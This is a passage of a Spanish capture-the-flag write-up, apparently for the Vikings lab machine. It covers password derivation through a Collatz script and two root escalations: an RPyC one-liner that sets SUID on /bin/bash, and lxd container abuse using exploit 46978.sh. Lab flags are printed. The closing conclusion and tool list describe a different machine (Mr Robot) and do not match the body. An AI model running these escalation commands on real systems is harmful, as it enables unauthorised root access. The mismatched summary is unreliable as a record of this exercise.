drwxr-xr-x  4 root   root   4096 Sep  3  2021 .
drwxr-xr-x 24 root   root   4096 Sep  3  2021 ..
drwxr-xr-x  5 floki  floki  4096 Sep  4  2021 floki
drwxr-xr-x  4 ragnar ragnar 4096 Sep  4  2021 ragnar
```

Dentro hay un fichero llamado user.txt que contiene la primera flag del CTF.

```
floki@vikings:/home/ragnar$ ls -la
total 32
drwxr-xr-x 4 ragnar ragnar 4096 Sep  4  2021 .
drwxr-xr-x 4 root   root   4096 Sep  3  2021 ..
lrwxrwxrwx 1 root   root      9 Sep  3  2021 .bash_history → /dev/null
-rw-r--r-- 1 ragnar ragnar  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ragnar ragnar 3771 Apr  4  2018 .bashrc
drwx------ 2 ragnar ragnar 4096 Sep  3  2021 .cache
drwx------ 3 ragnar ragnar 4096 Sep  3  2021 .gnupg
-rw-r--r-- 1 ragnar ragnar  850 Sep  4  2021 .profile
lrwxrwxrwx 1 root   root      9 Sep  3  2021 .python_history → /dev/null
-rw-r--r-- 1 ragnar ragnar   33 Sep  3  2021 user.txt
floki@vikings:/home/ragnar$ cat user.txt
4bf930187d0149a9e4374a4e823f867d
```

Key 1 -> 4bf930187d0149a9e4374a4e823f867d

Vamos a volver a la pista que encontramos en el directorio de floki, que hablaba sobre el teorema de Collatz y que posiblemente nos sirve para obtener la contraseña del usuario Ragnar.

```
floki@vikings:~$ cat boat
#Printable chars are your ally.
#num = 29th prime-number.
collatz-conjecture(num)
```

Utilizaremos un código en Python con el que intentaremos obtener la contraseña.

```
┌──(root㉿kali)-[/home/kali]
└─# cat collatz.py
first_number = 109 # 29vo Numero Primo

password = chr(first_number)

while (first_number ≠ 1):
        if (first_number % 2 == 0):
                first_number //= 2
        else:
                first_number = (first_number * 3) + 1

        if(first_number ⩾ 32 and first_number ⩽ 126):
                password += chr(first_number)

print(password)
```

Ejecutandolo con **python3 collatz.py** obtenemos lo siguiente:

```
┌──(root㉿kali)-[/home/kali]
└─# python3 collatz.py
mR)▷^/Gky[gz=\.F#j5P(
```

User	ragnar
Password	mR)|>^/Gky[gz=\.F#j5P(

Y como podemos ver ya se puede acceder con el usuario Ragnar y leer sus archivos.

```
You have mail.
Last login: Sun Jul  5 22:19:22 2026 from 192.168.56.101
floki@vikings:~$ su ragnar
Password:
$ whoami
ragnar
$
```

4.- Escalada de privilegios

Primera forma

Leyendo **el archivo .profile** de Ragnar encontramos lo siguiente:

```
ragnar@vikings:~$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022
sudo python3 /usr/local/bin/rpyc_classic.py
# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
```

El archivo nos indica que ejecutando **sudo python3 /usr/local/bin/rpyc_classic.py** levantamos el servicio RPyC

¿Qué importancia tiene esto?

Pues vamos a comprobar si es root el usuario que se encarga de ejecutar rpyc.

Con el comando **ps aux | grep rpyc** podemos ver que es el usuario root el encargado de ejecutar este proceso. Vamos a aprovechar este proceso mal configurado para escalar los privilegios.

```
floki@vikings:~$ ps aux | grep rpyc
root        1073  0.0  0.0   4636   828 ?        Ss   10:27   0:00 /bin/sh -c python3 /usr/local/bin/rpyc_classic.py
root        1074  0.0  1.8 133012 18596 ?        Sl   10:27   0:12 python3 /usr/local/bin/rpyc_classic.py
floki       6355  0.0  0.1  13144  1072 pts/1    S+   22:47   0:00 grep --color=auto rpyc
floki@vikings:~$
```

Desde una Shell con el usuario Ragnar logueado vamos a ejecutar el siguiente comando :

python3 -c 'import rpyc; c = rpyc.classic.connect("127.0.0.1", port=18812); c.modules.os.system("chmod +s /bin/bash")' .

Este comando explota un servicio RPyC mal configurado que se ejecuta con privilegios de administrador, utilizando la librería rpyc para conectarse localmente al puerto 18812. A través de esta conexión, el atacante invoca el módulo os del sistema para ejecutar el comando chmod +s /bin/bash, el cual asigna el bit SUID al intérprete de comandos; esto permite que cualquier usuario pueda ejecutar bash con los privilegios de root, logrando así una escalada de privilegios inmediata

```
ragnar@vikings:~$ python3 -c 'import rpyc; c = rpyc.classic.connect("127.0.0.1", port=18812); c.modules.os.system("chmod +s /bin/bash")'
ragnar@vikings:~$ /bin/bash -p
bash-4.4# whoami
root
```

Con el comando **/bin/bash -p** abrimos una nueva terminal dentro y al comprobar el usuario que somos con **whoami** podemos ver que somos **root.**

Navegando por los directorios de la máquina ya podemos acceder a la carpeta root y encontramos la segunda key dentro de un fichero llamado root.txt:

```
bash-4.4# cd root
bash-4.4# pwd
/root
bash-4.4# ls -la
total 48
drwx------  5 root root 4096 Sep  4  2021 .
drwxr-xr-x 24 root root 4096 Sep  3  2021 ..
lrwxrwxrwx  1 root root    9 Sep  3  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Sep  3  2021 .cache
drwxr-xr-x  3 root root 4096 Sep  3  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
lrwxrwxrwx  1 root root    9 Sep  3  2021 .python_history -> /dev/null
-rw-------  1 root root   33 Sep  3  2021 root.txt
-rw-r--r--  1 root root   66 Sep  3  2021 .selected_editor
drwx------  2 root root 4096 Sep  3  2021 .ssh
-rw-------  1 root root 8887 Sep  4  2021 .viminfo
bash-4.4# cat root.txt
f0b98d4387ff6da77317e582da98bf31
```

Key 2: f0b98d4387ff6da77317e582da98bf31

Segunda forma

Revisando los grupos del usuario floki nos encontramos con una vía para poder escalar privilegios, y es el grupo lxd.

```
floki@vikings:~$ id
uid=1000(floki) gid=1000(floki) groups=1000(floki),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
floki@vikings:~$
```

El grupo lxd permite que un usuario no privilegiado gestione contenedores de sistema. La vulnerabilidad reside en que, al configurar un nuevo contenedor, puedes montar el sistema de archivos del host (la máquina víctima) dentro del contenedor.

Con el comando **searchsploit lxd** podemos ver la vulnerabilidad sigue activa.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit lxd
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Ubuntu 18.04 - 'lxd' Privilege Escalation                                     | linux/local/46978.sh
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

El archivo **46978.sh** se encargará de automatizar todo el proceso de creación del contenedor y el montaje del sistema de archivo del host dentro del mismo.

Con el comando **searchsploit -m linux/local/46978.sh** descargaremos el archivo a nuestra máquina Kali Linux.

Dentro del archivo podemos ver los pasos que debemos seguir.

```
Joseltc@\h:\w#cat 46978.sh
#!/usr/bin/env bash

# ------------------------------
# Authors: Marcelo Vazquez (S4vitar)
#          Victor Lasa      (vowkin)
# ------------------------------

# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alp
ine [Attacker Machine]
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources from the host machine
```

Lo primero que haremos será descargar una imagen de contenedor con


```
Joseltc@\h:\w#wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
--2026-07-08 20:17:24--  https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.109.133
, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8064 (7.9K) [text/plain]
Saving to: 'build-alpine'

build-alpine                100%[=======================================>]   7.88K  --.-KB/s    in 0s


2026-07-08 20:17:24 (32.1 MB/s) - 'build-alpine' saved [8064/8064]
```

Con bash build-alpine creamos un archivo comprimido, ya que para ejecutar el archivo sh debemos pasarle un archivo de estas características.


Después de ejecutarlo debemos tener un archivo de este estilo




Ahora debemos meter tanto el archivo 46978.sh como el archivo tar.gz dentro de la máquina víctima.Para ello, abriremos una sesión sftp y subiremos los archivos.




Como podemos ver, los archivos ya se encuentran dentro de la máquina.




Ahora debemos ejecutarlo, y se creará el contenedor.



Dentro del contenedor debemos ir a la ruta /mnt/root y con chmod u+s bin/bash darle a la terminal el bit SUID para convertirnos en root cuando la ejecutemos.



Ahora salimos del contenedor con exit y ejecutamos bash -p y whoami para ver que al ejecutar la terminal ya somos root y , de esta manera,podemos acceder al archivo root.txt.



5.- Resultados obtenidos

Key 1 -> user.txt	4bf930187d0149a9e4374a4e823f867d
Key 2-> root.txt	f0b98d4387ff6da77317e582da98bf31

Herramientas utilizadas:

Herramienta	Uso
Nmap	Descubrimiento de hosts y escaneo de puertos
Gobuster	Fuzzing de directorios web
WPScan	Ataque de fuerza bruta a WordPress
netcat (nc)	Establecimiento de reverse shell
find	Búsqueda de binarios SUID

Conclusión

La resolución de la máquina MR Robot me ha permitido poner en práctica técnicas fundamentales de ciberseguridad ofensiva:



- Enumeración web para descubrir recursos ocultos (‘robots.txt’, ‘fsocity.dic’)

- Ataque de fuerza bruta con WPScan para obtener credenciales

- Reverse Shell mediante inyección de código PHP en WordPress

- Escalada de privilegios aprovechando binarios SUID vulnerables (nmap 3.81)